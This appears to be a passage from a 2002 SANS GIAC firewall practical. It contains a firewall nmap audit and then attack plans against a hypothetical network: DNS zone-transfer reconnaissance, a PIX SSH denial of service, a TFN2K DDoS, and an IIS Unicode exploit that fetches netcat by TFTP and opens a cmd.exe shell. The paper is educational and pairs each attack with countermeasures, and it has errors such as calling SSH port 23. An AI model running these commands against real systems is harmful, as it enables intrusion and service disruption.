nmap (V. 2.54BETA22) scan initiated Tue Aug 20 15:35:58 2002 as: nmap -v -g53 -sS -sR -P0 -O -p1-65000 -o nmap.out 192.168.101.6
Interesting ports on (192.168.101.6):
(The 64979 ports scanned but not shown below are in state: filtered)

Port	State	Service (RPC)
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	closed	http
113/tcp	closed	auth
123/tcp	closed	ntp
139/tcp	closed	netbios-ssn
256/tcp	open	rap
257/tcp	open	set
258/tcp	closed	yak-chat
259/tcp	open	esro-gen
443/tcp	closed	https
444/tcp	closed	snpp
445/tcp	closed	microsoft-ds
900/tcp	open	unknown
2998/tcp	closed	iss-realsec
5510/tcp	closed	secureidprop
8080/tcp	open	http-proxy
8081/tcp	closed	blackice-icecap
18072/tcp	closed	unknown

18184/tcp open unknown

Remote operating system guess: Nokia IPSO 3.2-fcs4 releng 783 (FreeBSD Based)
TCP Sequence Prediction: Class=random positive increments
Difficulty=4351 (Formidable)
IPID Sequence Generation: Incremental

- Scan Analysis:
  - 21 of the 65,000 ports will pass traffic.
    - Even though the status of the 21 displayed ports is closed, the port will still pass traffic. The "Closed" status just says that the firewall interface itself is not listening on these ports.
  - The firewall is listening on 9 of these ports.

- Improvements:
  - Close the telnet port (23) on the Firewall. Only allow SSH sessions to the Firewall. SSH traffic will be encrypted, where Telnet traffic is transmitted in clear text.
  - The single greatest improvement to GIAC's network would be to implement a "Deny All" inbound ACL on the border routers. Instead of denying certain traffic, we would only permit certain traffic into the network and deny everything else. I believe that implementing this new ACL would provide stronger audit results for GIAC.


- Checkpoint Logs
  - After the NMAP scan, review the Checkpoint Logs. Verify that GIAC's security policy is being enforce by checking dropped/rejected packets. Make sure that all traffic looks normal.

Time: 100 person hours -- $5000.00

5. **Assignment 4 – Design Under Fire:**

I have chosen Mark Johnston's practical from SANS London 2001.
http://www.giac.org/practical/Mark_Johnston_GCFW.zip
Mark designed his network using a Cisco 3620 border router and a Cisco PIX 515 for the primary Firewall. Mark does a great job using Firewalls from other vendors throughout the network to separate various sub-networks. Here is the visual layout for his architecture:

5.1 Mark Johnston's Network Diagram



5.2 **An attack against the Firewall:**

In order for a successful attack to occur, a security vulnerability must exist on the device that we will attempt to exploit. In this case, the target will be the Cisco Primary Firewall that passes traffic for DMZ1, the management zone and the Internal Network. The firewall is a Cisco PIX 515 running software version 6.0.

We will attempt a Denial of Service (DoS) attack on the Cisco PIX Firewall using the recently discovered vulnerability found in Cisco's SSH code. The vulnerability ID is
CSCdw29965 and the article "Security Advisory: Scanning for SSH Can Cause a Crash" and can be found at: http://www.cisco.com/warp/public/707/SSH-scanning.shtml
In order to execute this vulnerability, the SSH service on the Firewall must be enabled and accessible from the Internet. We will also need the Firewall's public IP address. There is some confusion on whether the 6.0 PIX software is actually vulnerable to this exploit. Assuming that this software revision is at risk, here are the steps I would take to execute this exploit.

The first step is to discover what the public IP for the PIX 515 is:

- Use whois or Sam Spade to determine GIAC's authoritative DNS servers
  - Linux 7.2 whois
    - **whois "giac.com"@whois.crsnic.net**
    - **whois "giac.com"@networksolutions.net**
- Attempt to perform a zone transfer from the DNS servers using nslookup
  - Linux 7.2
    - **nslookup**
    - **server 1.1.1.1** (the ip of the DNS server)
      - the 'server' command specifies the DNS server to query
    - **set type=any**
      - get DNS records of any type
    - **ls –d giac.com. >> /home/giacdns.txt**
      - '-d' will list all records for the domain
      - the '>>' will write the output to a file in the home directory called 'giacdns.txt'. The data in the txt file will be examined to find GIAC's IP range.
- Use nmap to scan all IP addresses within GIAC's range
  - Linux 7.2
    - **Nmap –v –sS –P0 –O –p1-1023 1.1.1.1/28**
      - -v = verbose
      - -sS = stealth scan
      - -P0 = do not ping

    - -O = attempt to detect OS. We are looking for a PIX or firewall type of OS here.
    - -p1-1023 = scan well known ports
    - 1.1.1.1/28 = IP range to scan
- After we identify the host that looks like a PIX OS, we can assume that is the external IP of the firewall which we will be attacking.

Next I would first attempt to establish an SSH session to the IP. After I know that the firewall is actually listening on port 23, I would then craft an overly large packet with a tool called nemesis. Then I would attempt to send this new malformed packet to the PIX 515 on it's SSH port. The actual delivery of the crafted packet would be the tricky part of this attack because the timing would have to be perfect. After getting the packet to the Firewall, we would start to see the results.

When the PIX 515 is exposed to an abnormally large packet the SSH process will start pegging out the CPU's instruction cycles. Eventually the processor will become so busy that it will not be able to carry out any other tasks. This is where the Firewall will appear down to users and may eventually reboot itself thus resulting in a Denial of Service.

Countermeasures:

- Update the PIX 515 with the latest security patches from Cisco
- Block traffic over the SSH port (23) to your firewall from the Internet
- Deny port 23 in ACL 101 if there is no need for it

5.3 **A Denial of Service Attack:**

We will be performing a Distributed Denial of Service DDoS on GIAC via 50 compromised Cable/DSL systems. A DDoS uses a number of compromised machines in a coordinated effort to simultaneously send packets to the target system or network. The idea is to disrupt the service of the target machine or network by overloading the processor, RAM, or bandwidth. The time consuming effort that is required to pull off a successful DDoS effort lies within the task of compromising the hosts that will aid in the final attack. This task can take up to months of planning and coordination before the DDoS attack can begin. For the scope of this paper, we will assume that we already own 50 cable/DSL home computer systems.

In order to carry out the DDoS attack we will utilize a tool called Tribal Flood Network 2000 (TFN2K). "Like its counter part Trinoo, TFN2K is a distributed tool that is used to launch coordinated attacks against predefined victims. TFN2K has the capability to flood a victim with UDP packets, SYN packets, ICMP-directed broadcast packets, and ICMP echo requests" (Cole, Newfield, Millican, p.191). You can find this tool at http://www.packetstormsecurity.com when you

search for TFN2K. Download tfn2k.tgz and compile the code on a Linux 7.2 or higher. TFN2K has the ability to spoof the source address of the attacking machine in order to make it difficult to trace the attack back to the originator. Assuming we own 50 home systems, we can now install this tool on all of these boxes whether they run Windows or Linux. These boxes will be our slave TFN2K servers and we will host the master client. Once we have all the boxes running TFN2K we can perform our attack. We will attempt to DDoS GIAC's router, in order to render it useless for a period of time.

Countermeasures:

- Limit administrator accounts to one on any given box
- Create and implement a very strong password policy
- Block TFTP from traversing the perimeter of the network
    - In order to get malicious software on a box, often a hacker will attempt to execute a command on your machine that will download from a TFTP server.
- Scan for certain types of malware. Most modern day IDS software packages can detect tools like TFN2K.
- Obviously, keep all security patches up to date within the organization

5.4 **Compromise an Internal System Through the Perimeter System:**

Mark Johnston uses an e-commerce web server in DMZ2 of his GIAC security infrastructure. This e-commerce web server will be the target of attack from the network perimeter. Mark indicates that this web server runs Windows NT 4.0 and Internet Information Services (IIS) 5.0. There is no mention of patches or service packs to IIS 5.0 or to the operating system. Lets pretend for a second that we are not privy to Mark's Network diagram information. This would force us through a few additional steps before we could compromise one of Mark's boxes.

The first step in compromising a system from the perimeter network is to do some reconnaissance in order to pick out a target machine. In most cases, nmap is the tool to start with. The nmap output Mark Johnston's web server (196.230.43.11) would look something like this:

nmap –v –g53 –sS –sR -P0 –O –p1-1023 196.230.43.11

Interesting ports on (196.230.43.11):
(ports scanned but not shown below are in state: filtered)

Port	State	Service (RPC)
21/tcp	open	ftp
80/tcp	open	http
443/tcp	open	https

From this nmap information, we can be fairly certain that this is a Windows box running a web server. Most administrators decide not to run a web server on Win95 or Win98, so we will make a safe assumption by selecting Windows NT 4.0 as the target OS. Since IIS is the web server that is most commonly run on Windows, we will start our attack strategy with the assumption that we are dealing with a Windows NT 4.0 box running IIS.

Now that we have a target identified, the next step to take is to identify a security vulnerability to exploit in order for us to gain access to the box. Usually this is the part where the attacker has to get creative by strategically stringing exploits together in order to gain full access to the system. Luckily with NT 4.0 and IIS 5.0, we have many exploits to choose from. We will choose a well known vulnerability that allows certain commands to be executed within the C:\InetPub\wwwroot\scripts directory by using Unicode. This Microsoft vulnerability is known as the "Web Server Folder Traversal Vulnerability." By issuing the well-known perl script unicodexecute.pl, we can see if the system is vulnerable.

> "Step 1: Find a vulnerable system. Using the perl script unicodexecute.pl, send the dir command to the victim. The usage is as follows: $ perl unicodexecute.pl victim:80 dir. If an output of the contents of the scripts folder is given, the system is vulnerable". (http://www.cse.msu.edu/~miscisi2/security/IIS.txt)
> *Please note that I could not find the original author for this information.*

Once we receive the list of contents of the scripts directory, we can proceed. The next step we will take is to download and install netcat to the target system. Netcat is a tool similar to nmap which will report system information such as open ports and running services. Netcat can also open a command prompt on the NT box with administrator privileges so we can then basically do whatever we want. All we would have to do is set up a tftp server on our host box with netcat available and issue the command "**perl unicodexploit.pl 196.230.43.11:80 tftp –i 'my tftp server' Get nc.exe**". Once netcat is on the victim machine, we need to install it with using the same unicodexploit.pl. After it is installed all we have to do is activate it to listen on port 443, since Mark's firewall allows traffic to traverse over this port. We would enable netcat with this code: "**perl unicodexploit.pl 196.230.43.11 'nc –L –p443 –d –e cmd.exe**". This code tells netcat to start running in stealth mode when the attacker tries to connect to it over port 443. Once netcat is running anyone can connect to the box by issuing the command "**nc 196.230.43.11 443**". At this point, we basically can own the box by using one of the many SAM tools to get the administrator account password. Then we will own the box. The final step is to install some stealth Trojan software and patch the box so nobody else can steal the box away from us.

Risk Mitigations:

If you decide to run IIS 5.0, be sure to use Windows 2000 Server as the host. Run through hfnetcheck to apply all the latest Microsoft security rollup patches. Also run through the CIS Windows 2000 benchmark tool. Use the IIS lockdown tool available at http://www.cisecurity.org/ Use Microsoft's URLScan Security Tool which screens all incoming web requests and denies requests that are not permitted. Also consider attending the SANS Securing Microsoft's IIS 5.0 class (http://www.sans.org/onlinetraining/iis.php).

6. **Conclusion:**

Security is an ongoing effort of research and tasks. The best security solutions consist of many interdependent layers of protection because there are no "silver bullet" solutions. Security technology seems to evolve faster than thought itself and staying on top of your network can be one of the most challenging efforts you will ever face.

7. **References**:

SANS Institute Track 2 – Firewalls Perimeter Protection and VPNs
SANS 2002 Orlando, FL

Spitzner, Lance. “Auditing Your Firewall Setup.” Lance’s Security Papers. 12 Dec. 2000. URL: http://www.enteract.com/~lspitz/audit.html (10 Aug. 2002)

Johnston, Mark. “GIAC Enterprises Security Architecture, Policy and Audit” Oct. 2001. URL: http://www.giac.org/practical/Mark_Johnston_GCFW.zip

Cisco Systems, Inc. “Security Advisory: Scanning for SSH Can Cause a Crash.” 27 June 2002. URL: http://www.cisco.com/warp/public/707/SSH-scanning.shtml (24 Aug. 2002)

Cole, E., Millican, J., & Newfield, M. GSEC Security Essentials Toolkit. Indianapolis: Que Publishing, 2002. 191-195.

Packet Storm. URL: http://www.packetstormsecurity.com (30 Aug 2002)

The Center for Internet Security. URL: http://www.cisecurity.org/

Microsoft Windows Update. URL: http://www.windowsupdate.microsoft.com